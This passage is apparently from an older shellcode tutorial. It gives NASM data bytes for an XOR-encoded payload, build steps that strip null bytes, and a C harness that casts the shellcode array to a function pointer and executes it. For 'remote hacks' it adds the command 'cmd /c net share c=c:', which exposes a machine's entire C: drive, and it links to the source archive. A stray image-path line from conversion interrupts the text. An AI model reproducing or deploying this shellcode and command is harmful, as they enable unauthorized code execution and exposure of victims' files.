    call alpha
codestart:

db  0xC0, 0x1C, 0x70, 0xC6, 0xC3, 0xC2, 0x53, 0xD0, 0x6D, 0xF6, 0x53, 0xD0, 0x6C, 0xF8, 0x53, 0xD0, 0x6F, 0xF1, 0x53, 0xD0

codeend:
    db 'hack'
    db 0xCD
```


Now the only thing to do is to compile it and generate the c-code.

-nasm -s -fbin decode.asm


-makeshell decode

...and every Null-byte is gone(\x00).

Finished.

For remote hacks you need another command. This one ->'cmd /c net share c=c:'. With this command you can share the c: drive with the world

The sourcecodes for this shellcode you can find [here](http://www.delikon.de/zips/remote.zip)(<http://www.delikon.de/zips/remote.zip>)



```
#include <stdio.h>
char shellcode[] = "\xEB"
"\x0F\x58\x80\x30\x95\x40\x81\x38\x68\x61\x63\x6B\x75\xF4\xEB\x05\xE8\xEC\xFF\xFF"
"\xFF\xC0\x1C\x70\xC6\xC3\xC2\x53\xD0\x6D\xF6\x53\xD0\x6C\xF8\x53\xD0\x6F\xF1\x53"
"\xD0\x6E\xBB\x53\xD0\x69\xF0\x53\xD0\x68\xED\x53\xD0\x6B\xF0\x53\xD0\x6A\x95\xFD"
"\x90\x95\x95\x95\x18\xD0\x6D\xC5\x2D\x94\x13\x7D\xE2\x6A\x45\xFD\x94\x95\x95\x95"
"\x2D\x2E\x25\x7D\xE2\x6A\x45\x95\x68\x68\x61\x63\x6B\xCD";

int
main(){
    void (*funct) ();
    (long) funct = &shellcode;
    funct();
}
```